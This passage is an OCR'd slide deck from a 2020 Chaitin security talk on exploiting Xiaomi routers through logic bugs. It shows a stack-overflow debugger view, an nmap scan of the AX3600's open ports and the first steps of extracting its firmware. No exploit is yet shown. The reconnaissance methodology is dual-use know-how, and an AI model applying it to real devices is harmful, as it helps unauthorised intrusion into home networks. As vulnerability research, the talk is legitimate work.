长亭科技
CHAITIN

Exploit (Almost) all Xiaomi Routers Using Logical Bugs

Aobo Wang & Jihong Zheng

@M4x_1997 @zh_explorer

CHAITIN 2020

目 录
CONTENTS

PART 1

Background

About us


- Beijing Chaitin Tech Co., Ltd(@ChaitinTech)

  https://chaitin.cn/en

  https://realworldctf.com/
- Chaitin Security Research Lab
  - Pwn2Own 2017 3rd place
  - GeekPwn 2015/2016/2018/2019 awardees
    - PS4 Jailbreak, Android rooting, IoT Offensive Research, ESXi Escape
  - CTF players from team b1o0p, Tea Deliverers
    - 2nd place at DEFCON 2016
    - 3rd place at DEFCON 2019
    - 1st place at HITCON 2019
    - 4st place at DEFCON 2020

About Xiaomi

- Ranks 422nd on the Fortune Global 500 list for 2020
- Hosts the world's largest IoT platform
- Xiaomi today has more than 235 million connected devices




About AX3600

- Released on February 13, 2020
- The first router to support Wi-Fi 6 of Xiaomi
- 599￥/ 99$
- 年轻人的第一台Wi-Fi 6路由器

Logical Bugs

- A logical error is a bug in a program that causes it to operate incorrectly, but not to terminate abnormally (or crash)
- Logical bugs are hard to find but relatively easy to exploit
- We will elaborate more by examples



```
[------------------------------------code-------------------------------------]
   0x800067e <main+52>: call   0x8000520 <strcpy@plt>
   0x8000683 <main+57>: mov    eax,0x0
   0x8000688 <main+62>: leave
=> 0x8000689 <main+63>: ret
   0x800068a:   nop    WORD PTR [rax+rax*1+0x0]
   0x8000690 <__libc_csu_init>: push   r15
   0x8000692 <__libc_csu_init+2>:        push   r14
   0x8000694 <__libc_csu_init+4>:        mov    r15,rdx
[-----------------------------------stack-------------------------------------]
0000| 0x7fffffffede28 ('a' <repeats 24 times>)
0008| 0x7fffffffede30 ('a' <repeats 16 times>)
0016| 0x7fffffffede38 ("aaaaaaaa")
```

Attack surface

- Web server（80/8080/8098/8999）
- DNS (53)
- Other protocol（784）

```
Nmap scan report for 192.168.31.1
Host is up (0.0052s latency).
Not shown: 65528 closed ports
PORT STATE SERVICE VERSION
53/tcp open domain ISC BIND 9.11.3-1ubuntu1.12 (Ubuntu Linux)
80/tcp open http nginx 1.12.2
784/tcp open unknown
8080/tcp open http nginx 1.12.2
8098/tcp open http nginx 1.12.2
8999/tcp open http nginx 1.12.2
```

Attack surface

- Web server（80/8080/8098/8999）
- DNS (53)
- Other protocol（784）

A little spoiler alert:
All web functions are completed in lua. And most luac files are encrypted in Xiaomi’s own format.

PART 2

Pure BlackBox Analysis


From Zero to Firmware

Common ways:

- Dump the flash， sniffer from network traffic when updating
- get a shell from serial connection， ssh/telnet， Nday/0day attack etc.
- Social engineering, especially for Xiaomi IoT devices

From Zero to Firmware

http://miwifi.com/miwifi_download.html




Redmi路由器AX5 稳定版
版本1.0.26（2020年7月14日更新）更新日志

小米路由器AX1800 稳定版
版本1.0.336（2020年6月17日更新）更新日志

小米AIoT路由器AX3600 稳定版
版本1.0.67（2020年7月7日更新）更新日志


From Zero to Firmware



```
→  Desktop binwalk -e miwifi_r3600_firmware_aa047_1.0.20.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
684           0x2AC           UBI erase count header, version: 1, EC: 0x0, VID header offset: 0x80
0, data offset: 0x1000
→  Desktop ubireader_extract_images _miwifi_r3600_firmware_aa047_1.0.20.bin.extracted/2AC.ubi
read Error: Block ends at 28704768 which is greater than file size 28573968
extract_blocks Fatal: PEB: 218: Bad Read Offset Request
→  Desktop |
```

Seems it's a UBI image, but we encounter the error when trying to extract it using ubi_reader

From Zero to Firmware


2AC.ubi ×


Edit As: Hex ∨   Run Script ∨   Run Template ∨

```
             0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
1B3:FF40h:  FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF   ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
